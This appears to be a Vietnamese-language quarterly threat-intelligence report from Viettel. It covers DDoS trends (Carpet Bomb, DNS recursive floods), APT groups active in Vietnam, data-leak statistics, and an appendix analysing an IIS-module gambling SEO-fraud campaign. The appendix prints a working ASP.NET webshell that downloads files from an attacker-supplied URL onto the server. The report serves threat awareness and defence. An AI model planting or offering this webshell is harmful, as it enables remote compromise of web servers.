Kiểu tấn công Carpet Bomb vẫn xuất hiện tiếp trong khoảng tháng 2 nhắm tới **khách hàng thuộc lĩnh vực Công nghệ**.


Đây là kiểu tấn công mà tin tặc sẽ chỉ gửi lưu lượng UDP khoảng 100 – 300Mbps, nhưng mục tiêu sẽ là toàn bộ IP trong một dải mạng thuộc sở hữu bởi một công ty hoặc tổ chức. Lúc này tổng cường độ băng thông tấn công có thể lên tới hàng chục Gbps, thậm chí hàng trăm Gbps nếu mục tiêu cả dải lớn. Điều đáng chú ý với kiểu tấn công này là vì mỗi IP chỉ nhận lưu lượng rất bé, nên sẽ có thể vượt qua được các hệ thống phòng thủ sử dụng cơ chế phát hiện theo ngưỡng cho từng IP.

Last attacks	Protocc	IP	Peak BPS	Peak PPS
2023-11-20 15:42:15	udp	[redacted]48.100	283.00Mb	25.50Kpps
2023-11-20 15:42:15	udp	[redacted]48.107	265.96Mb	25.50Kpps
2023-11-20 15:42:15	udp	[redacted]48.161	268.59Mb	26.50Kpps
2023-11-20 15:42:15	udp	[redacted]48.18	256.17Mb	23.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.101	318.35Mb	30.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.106	322.88Mb	31.00Kpps
2023-11-20 15:42:03	udp	[redacted]48.109	261.61Mb	24.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.112	266.82Mb	25.00Kpps
2023-11-20 15:42:03	udp	[redacted]48.126	289.04Mb	26.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.128	272.33Mb	26.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.134	255.56Mb	23.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.139	338.06Mb	32.00Kpps
2023-11-20 15:42:03	udp	[redacted]48.150	255.80Mb	24.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.152	268.47Mb	25.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.160	274.65Mb	26.00Kpps
2023-11-20 15:42:03	udp	[redacted]48.168	259.68Mb	25.00Kpps
2023-11-20 15:42:03	udp	[redacted]48.176	239.48Mb	22.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.189	251.89Mb	23.50Kpps
2023-11-20 15:42:03	udp	[redacted]48.190	246.90Mb	23.00Kpps
2023-11-20 15:42:03	udp	[redacted]48.192	329.15Mb	31.50Kpps

Hình 20. Ảnh minh họa kiểu tấn công Carpet Bomb hệ thống Anti-DDoS ghi nhận được (theo Viettel Threat Intelligence)

Ngoài ra, một kiểu tấn công khác xuất hiện trong khoảng thời gian cuối tháng 1, đầu tháng 2 là **kiểu tấn công dạng DNS Recursive nhắm tới các khách hàng thuộc khối Tài chính**.

Với kiểu tấn công này, tin tặc thực hiện gửi rất nhiều truy vấn tới các máy chủ DNS public ngoài internet, payload truy vấn sẽ là domain mục tiêu và chứa các chuỗi subdomain rác được sinh ra một cách ngẫu nhiên. Do bị gán subdomain rác nên các máy chủ DNS public này sẽ không có các bản ghi có sẵn, và cần phải truy vấn ngược lên máy chủ DNS của mục tiêu. Do lượng truy vấn tăng cao, máy chủ DNS của mục tiêu sẽ bị quá tải tài nguyên, gây ảnh hưởng dịch vụ. Chưa kể tới các nguồn IP sẽ là các IP thật và kích cỡ gói tin truy vấn sẽ rất bé, gây khó khăn trong việc phát hiện và phòng tránh tấn công.



Hình 21. Ảnh minh họa mẫu tấn công DNS Flood ghi nhận bởi hệ thống Anti-DDoS (theo Viettel Threat Intelligence)

Số lượng tấn công tăng lên

với chất lượng ngày càng tăng và thiệt hại ngày càng lớn

Có thể thấy số lượng tấn công DDoS trong quý 1 năm 2024 đã tăng lên hơn nhiều so với các quý năm 2023, không chỉ thế, chất lượng cuộc tấn công ngày càng tăng và thiệt hại ngày càng lớn. Lợi dụng bộ giao thức TCP, các cuộc tấn công DDoS có thể dễ dàng làm cao tải hay treo các thiết bị quan trọng như tường lửa, thiết bị phân tải từ đó làm ảnh hưởng tới trải nghiệm người dùng.

Tiếp đó là xuất hiện các kiểu tấn công lợi dụng DNS để khai thác các tài nguyên máy chủ DNS public trên mạng, từ đó làm bàn đạp gây ảnh hưởng tới hạ tầng của mục tiêu, đặc biệt là máy chủ DNS.

Đáng chú ý, hiện tại và trong tương lai, kiểu tấn công DDoS làm tràn băng thông vẫn sẽ là kiểu tấn công phổ biến và dễ sử dụng nhất. Với sự xuất hiện của công nghệ IoT, tấn công DDoS khuếch đại (DDoS Amplification) băng thông sẽ trở thành công cụ mới cho các tin tặc khi lượng băng thông sinh ra từ kiểu tấn công này có thể lên tới vài trăm Gbps, dễ dàng gây nghẽn đường truyền của doanh nghiệp, ảnh hưởng trực tiếp tới dịch vụ khách hàng.

Tin tặc thường kết hợp các kiểu tấn công trên với các hình thức tấn công khác nhau như Carpet Bomb, tấn công cường độ thấp tới toàn bộ dải IP của mục tiêu, hay Hit-and-Run

là tấn công làm cao tải thiết bị của mục tiêu trong 1 khoảng thời gian ngắn rồi dừng, sau đó lặp lại liên tục trong nhiều ngày. Điều này hoàn toàn có thể sinh ra lượng băng thông cực lớn, làm cạn kiệt tài nguyên thiết bị mạng, gây ảnh hưởng nghiêm trọng tới hạ tầng song song đó là dịch vụ khách hàng.

Khối khách hàng về tài chính, các loại dịch vụ về IT, cơ quan chức năng hay các công ty game cung cấp dịch vụ giải trí vẫn là những đối tượng thường xuyên bị nhắm tới bởi các cuộc tấn công DDoS này.

Các nhóm tấn công có chủ đích

trong quý 1 năm 2024

Phương pháp tấn công chủ yếu của các nhóm APT trong quý 1 năm 2024 là sử dụng tài liệu giả mạo thông qua email lừa đảo để lừa người dùng thực thi mã độc. Kĩ thuật phổ biến được các nhóm APT sử dụng là DLL-Sideloading, lợi dụng tệp thực thi sạch tải dll độc hại (loader) hoặc thông qua các lỗ hổng CVE.

Trong quý 1 năm 2024, các nhóm tấn công có chủ đích đã nâng cấp thêm các công cụ, mã độc sử dụng trong các chiến dịch tấn công. Một trong các kỹ thuật được các nhóm tấn công sử dụng nhiều nhất có thể kể đến như:

1. **Sử dụng các ngôn ngữ mới lạ như Golang hay Rust**: Các hệ thống phòng chống mã độc thường phát hiện mã độc dựa trên đặc điểm (signature), sử dụng các ngôn ngữ Golang hay Rust sẽ phá vỡ các đặc điểm thường thấy của mã độc giúp chúng khó bị phát hiện hơn.
2. **Dynamic API Resolution, Binary Padding, Embedded Payloads:** Được sử dụng để làm rối, gây khó khăn trong quá trình phân tích mã độc. Đồng thời đây cũng là một cách hiệu quả để vượt qua các giải pháp bảo mật.
3. **Reflective Code Loading:** Kỹ thuật này thường được mã độc sử dụng đồng thời cùng với kỹ thuật Embedded Payload nhằm tối ưu khả năng vượt qua các hệ thống bảo mật.

4. **DLL-SideLoading:** Là kỹ thuật phổ biến nhất được các nhóm tấn công sử dụng. Các nhóm tấn công thường sử dụng kỹ thuật này để vượt qua lớp phòng thủ của hệ thống do payload được thực thi thông qua một tiến trình hợp pháp.

Theo đánh giá của Viettel Threat Intelligence, việc các nhóm APT tiếp tục sử dụng các kỹ thuật tấn công hiện tại, đồng thời liên tục cập nhật tích hợp thêm các công cụ open-source sẽ là mối đe dọa lớn với các lĩnh vực dịch vụ công, tài chính, chứng khoán, công nghệ, năng lượng và chăm sóc sức khỏe.

Dưới đây là danh sách nhóm APT được Viettel Threat Intelligence thu thập và đánh giá có ảnh hưởng lớn đến doanh nghiệp, tổ chức tại Việt Nam trong quý 1 năm 2024:

1 

Mustang Panda

Đối tượng tấn công: Dịch vụ công

Mặc dù số lượng mã độc của Mustang Panda phát tán giảm đi nhưng lại có mức độ tinh vi hơn. Mustang Panda đã thay đổi và cải tiến nhiều kĩ thuật nhằm gây khó khăn trong việc phát hiện và điều tra.

2 

APT27

Đối tượng tấn công: Doanh nghiệp

Trong quá trình rà soát không gian mạng, Viettel Threat Intelligence đã phát hiện các mẫu mã độc từ APT27 tấn công vào một số công ty, tổ chức tại Việt Nam.

3 APT28

Đối tượng tấn công: Doanh nghiệp

Nhóm thường sử dụng email lừa đảo, lỗ hổng bảo mật hoặc tài khoản bị lộ lọt nhằm phát tán mã độc.

4 Kimsuky

Đối tượng tấn công: Doanh nghiệp

Viettel Threat Intelligence phát hiện Kimsuky phát tán mã độc nhằm vào các cơ sở hạ tầng quan trọng. Nhóm sử dụng mã độc AppleSeed nhằm đánh cắp thông tin và kỹ thuật quan trọng của tổ chức.

Danh sách các nguy cơ tấn công có chủ đích nổi bật được Viettel Threat Intelligence thu thập trong quý 1 năm 2024

Bảng 6. Các nguy cơ tấn công có chủ đích nổi bật trong quý 1 năm 2024

STT	Tiêu đề	Mô tả	Thời gian
1	Cảnh báo chiến dịch tấn công của nhóm Kimsuky	Cảnh báo chiến dịch tấn công của nhóm Kimsuky nhắm vào các cơ sở hạ tầng quan trọng. Nhiệm vụ của mã độc là đánh cắp thông tin và kỹ thuật quan trọng của tổ chức. Mã độc được sử dụng là AppleSeed, javascript để tấn công vào máy nạn nhân.	Tháng 1/2024
2	Cảnh báo Goblin Panda	Cảnh báo trong quá trình giám sát trên không gian mạng đã phát hiện mẫu mã độc của nhóm	Tháng 1/2024

STT	Tiêu đề	Mô tả	Thời gian
		Goblin Panda nhắm vào Việt Nam. Goblin Panda là một nhóm tấn công APT đã từng có tiền sử nhắm vào các công ty, tổ chức tại Việt Nam trước đây.	
3	Cảnh báo chiến dịch tấn công của APT28	Cảnh báo nhiều chiến dịch tấn công của nhóm Pawn Storm (APT28) nhắm vào các cơ quan, tổ chức tại châu Âu, châu Á và Bắc Mỹ.	Tháng 2/2024
4	Cảnh báo mã độc nghi ngờ APT27	Viettel Threat Intelligence cảnh báo trong quá trình rà soát không gian mạng đã phát hiện các mẫu mã độc nghi ngờ APT27 tấn công vào một số công ty, tổ chức tại Việt Nam.	Tháng 1/2024
5	Mustang Panda sử dụng DOPLUGS tấn công vào châu Á	Cảnh báo nhóm Mustang Panda sử dụng mã độc DOPLUGS tấn công vào châu Á trong đó có Việt Nam. DOPLUGS là mã độc downloader mới với chức năng backdoor được thiết kế để tải xuống mã độc PlugX hoàn chỉnh hơn.	Tháng 2/2024
6	Cảnh báo Mustang Panda	Cảnh báo trong quá trình giám sát không gian mạng đã phát hiện mẫu mã độc thuộc nhóm Mustang Panda. Nhóm APT này đang hoạt động tấn công vào thị trường Đông Nam Á, trong đó có Việt Nam.	Tháng 3/2024

**Nguồn: Viettel Threat Intelligence*

LỘ LỌT, RÒ RỈ DỮ LIỆU

Bản ghi thông tin cá nhân

Hơn **29 triệu** tài khoản bị lộ lọt

Trong quý 1 năm 2024, Viettel Threat Intelligence tiếp tục phát hiện một số lượng lớn các trường hợp lộ lọt dữ liệu của các cá nhân, tổ chức và doanh nghiệp với mức độ ảnh hưởng nghiêm trọng. Qua phân tích, việc lộ lọt dữ liệu trong thời gian vừa qua chủ yếu do ba nguyên nhân chính:


Thông tin cá nhân bị đánh cắp

Rất nhiều trường hợp lộ lọt thông tin tài khoản đăng nhập vào các hệ thống quan trọng và nhạy cảm như hệ thống Email, hệ thống quản lý tập trung SSO hoặc hệ thống VPN dùng để truy cập nội bộ. Điều này dẫn tới nguy cơ hệ thống doanh nghiệp sẽ bị ảnh hưởng lớn nếu các thông tin này rơi vào tay kẻ xấu với mục đích phá hoại, đánh cắp thông tin.


Trong quý 1 năm 2024 ghi nhận nhiều trường hợp tin tặc sử dụng các tài khoản bị đánh cắp để thực hiện xâm nhập trái phép vào hệ thống, trích xuất các dữ liệu nhạy cảm như thông tin khách hàng, thông tin hệ thống và cơ sở dữ liệu nhằm rao bán trên các diễn đàn chợ đen.

Các tổ chức, doanh nghiệp lớn thường là các mục tiêu được nhắm tới vì đây là những đối tượng tin tặc tin rằng có đủ khả năng chi trả để xử lý các nguy cơ khủng hoảng truyền thông.

So sánh số lượng bản ghi thông tin cá nhân bị đánh cắp quý 1 năm 2023 và quý 1 năm 2024:




Hình 22. Số lượng bản ghi lộ lọt quý 1 năm 2023 và quý 1 năm 2024 (theo Viettel Threat Intelligence)



Hình 23. Chi tiết số lượng bản ghi thông tin cá nhân bị đánh cắp theo lĩnh vực trong quý 1 năm 2024 (theo Viettel Threat Intelligence)

Dữ liệu nhạy cảm bị lộ lọt, rao bán

Quý 1 năm 2024, Viettel Threat Intelligence ghi nhận 10 vụ lộ lọt, rao bán thông tin người dùng, dữ liệu hệ thống cùng nhiều dữ liệu nhạy cảm của các tổ chức, doanh nghiệp tại Việt Nam.



Hình 24. Số lượng vụ lộ lọt dữ liệu nổi bật tại Việt Nam trong trong quý 1 năm 2024 (theo Viettel Threat Intelligence)

Bảng 7. Các vụ lộ lọt dữ liệu nổi bật tại Việt Nam trong quý 1 năm 2024

STT	Thông tin	Lĩnh vực	Số vụ	Chi tiết
1	Rao bán cơ sở dữ liệu hệ thống	Y tế	1	~ 257,000 bản ghi
2	Rao bán thông tin giao dịch	Tài chính	2	~ 220,000 bản ghi ~ 58,000 bản ghi
3	Rao bán cơ sở dữ liệu của một công ty giáo dục lớn	Giáo dục	1	~ 1,25 triệu bản ghi
4	Rao bán dữ liệu khách hàng	Bán lẻ	1	~ 1,4 triệu bản ghi
5	Tài liệu nhạy cảm	Hàng không	2	~ 30GB dữ liệu ~ 20GB dữ liệu
6	Lĩnh vực nhạy cảm, thông tin cá nhân, thông tin eKYC	Khác	3	~ 39 triệu bản ghi. ~ 92,000 bản ghi ~ 97,000 bản ghi

**Nguồn: Viettel Threat Intelligence*

Theo các số liệu đã được thu thập và phân tích, số lượng dữ liệu bị rao bán tăng lên rõ rệt do tin tặc sử dụng nhiều cách thức tấn công mới tương đối dễ dàng để truy cập trái phép và trích xuất dữ liệu nhằm thực hiện mục đích rao bán. Điển hình là phương pháp sử dụng các tài khoản bị lộ lọt có quyền hạn cao từ các loại mã độc đánh cắp thông tin như tài khoản admin, root, system, ... để truy cập trái phép vào các hệ thống trọng yếu của doanh nghiệp và trích xuất trái phép toàn bộ cơ sở dữ liệu.

Bên cạnh đó, các hệ thống của doanh nghiệp có thể tồn tại các lỗ hổng, điểm yếu, tin tặc có thể khai thác lỗ hổng để có quyền truy cập trái phép, thực hiện trích xuất dữ liệu, leo thang sang các hệ thống khác, hoặc thực hiện các hành vi như rao bán dữ liệu, mã hóa, tống tiền.

Lộ lọt dữ liệu do vô tình tải lên các nền tảng công khai

Các nhà phát triển phần mềm (Developer) chia sẻ mã nguồn của các dự án lên các nền tảng như Github hoặc Postman để dễ dàng quản lý và kiểm thử. Tuy nhiên, trong mã nguồn của dự án khi đẩy lên công khai có chứa các trường thông tin nhạy cảm được hardcoded như địa chỉ IP nội bộ, thông tin đăng nhập hoặc các mã bí mật. Các thông tin này thường vô tình bị đăng tải công khai lên không gian mạng.

Điều này dẫn tới việc tin tặc có thể đọc hiểu mã nguồn nội bộ, từ đó có thực hiện khai thác và tấn công nếu phát hiện lỗ hổng (nếu có) hoặc lấy mã nguồn về và thực hiện xây dựng trang web lừa đảo nhằm mục đích tấn công.

Viettel Threat Intelligence đã phát hiện nhiều trường hợp trong đó có 4 trường hợp lộ lọt với mức độ cao quý 1 năm 2024 liên quan tới các lĩnh vực ngân hàng, bảo hiểm và công nghệ.

Bảng 8. Các trường hợp lộ lọt dữ liệu đáng chú ý trong quý 1 năm 2024

Thông tin	Lĩnh vực	Chi tiết
Lộ lọt thông tin mã nguồn liên quan tới lĩnh vực ngân hàng được công khai trên không gian mạng.	Ngân hàng	Mã nguồn của một bên thứ ba liên kết dịch vụ với các ngân hàng được chia sẻ công khai lên Github có chứa các trường thông tin nhạy cảm như APIKey, IP nội bộ, tài khoản đăng nhập, mã nguồn của nhiều dự án liên quan.
Lộ lọt thông tin mã nguồn chứa các thông tin nhạy cảm liên quan tới lĩnh vực công nghệ.	Công nghệ	Mã nguồn, đường dẫn chứa các thông tin nhạy cảm của các hệ thống nội bộ như địa chỉ IP, tài khoản & mật khẩu, mã nguồn của nhiều dự án.
Lộ lọt thông tin mã nguồn chứa các thông tin nhạy cảm liên quan tới lĩnh vực bảo hiểm.	Bảo hiểm	Mã nguồn, đường dẫn chứa các thông tin nhạy cảm của các hệ thống nội bộ như địa chỉ IP, tài khoản và mật khẩu, mã nguồn của nhiều dự án.


**Nguồn: Viettel Threat Intelligence*

C. PHỤ LỤC ĐÍNH KÈM

Phụ lục 1. Chiến dịch sử dụng mã độc lợi dụng module IIS để quảng cáo cờ bạc


- **Thời gian hoạt động:** Quý 1 năm 2024.
- **Tổ chức ảnh hưởng:** Cơ quan chức năng, dịch vụ công.
- **Mục tiêu:** Người dùng tại Việt Nam.
- **Hình thức tấn công:** Lợi dụng lỗ hổng trên các trang web để phát tán mã độc module IIS với mục đích điều hướng người dùng đến trang web đánh bạc và cá độ.

Sơ đồ tấn công:



Hình 25. Sơ đồ tấn công của mã độc lợi dụng module IIS để quảng cáo cờ bạc (theo Viettel Threat Intelligence)

Lợi dụng các lỗ hổng bảo mật trên các trang web công khai, tin tặc tiến hành tải lên các tệp tin webshell, từ đó cho phép tin tặc có quyền thực thi lệnh từ xa trên hệ thống. Webshell sẽ thực hiện đọc 1 payload .NET được mã hóa AES với key là 7b8eeb584132631e. Payload mã độc sau đó sẽ được tin tặc gửi lên thông qua yêu cầu POST HTTP. Payload sau khi giải mã sẽ được thực thi thông qua lớp System.Reflection.Assembly rồi thực thi hàm Entry.



Hình 26. Đoạn code giải mã và thực thi (theo Viettel Threat Intelligence)

Ngoài ra, tin tặc cũng sử dụng các biến thể webshell khác để có thể tải tệp tin độc hại lên máy chủ rồi từ đó thực hiện xâm nhập sâu hơn vào hệ thống nội bộ của các công ty, tổ chức bị tấn công. Biến thể webshell sau sẽ thực hiện đọc 2 trường được POST lên từ query string, trong đó bao gồm trường URL và trường filename. Dựa vào thông tin 2 trường trên, webshell sau đó thực hiện tải tệp tin với tên nhập từ trường filename từ đường dẫn URL.

```
<%
    try {
        string url = Request.QueryString["url"];
        string filename = Request.QueryString["filename"];

        if (url == null || filename == null) {
            throw new Exception("");
        }

        System.Net.WebClient client = new System.Net.WebClient();
        client.DownloadFile(url, Server.MapPath(filename));

        Response.Write("Done.");
    } catch (Exception ex) {
        Response.Write("Error: " + ex.Message);
    }
%>
```

Hình 27. Đoạn code tải xuống tệp tin (theo Viettel Threat Intelligence)

Sau khi xâm nhập được vào hệ thống của nạn nhân, tin tặc sẽ tiến hành cài đặt các IIS native module nhằm thực hiện hành vi SEO Fraud, chuyển hướng người dùng đến các trang đánh bạc và cá độ nhằm tăng lượt truy cập.

Native module IIS là một tính năng cho phép nhà phát triển có thể triển khai các đoạn mã tùy ý can thiệp vào quá trình xử lý yêu cầu HTTP của máy chủ IIS. Ở đây mã độc sử dụng hàm

OnSendResponse để bắt các phản hồi trả về từ máy chủ IIS cho người dùng và chỉnh sửa nội dung phản hồi.

```
.rdata:0000000018003B600                dq offset not_impl_OnPostEndRequest
.rdata:0000000018003B608                dq offset OnSendResponse
.rdata:0000000018003B610                dq offset not_impl_OnMapPath
.rdata:0000000018003B618                dq offset not_impl_OnReadEntity
.rdata:0000000018003B620                dq offset not_impl_OnCustomRequestNotification
.rdata:0000000018003B628                dq offset not_impl_OnSendResponse_0
.rdata:0000000018003B630                dq offset sub_180001F60
.rdata:0000000018003B638                dq offset sub_180001F30
```

Hình 28. Hàm OnSendResponse trên bộ nhớ (theo Viettel Threat Intelligence)

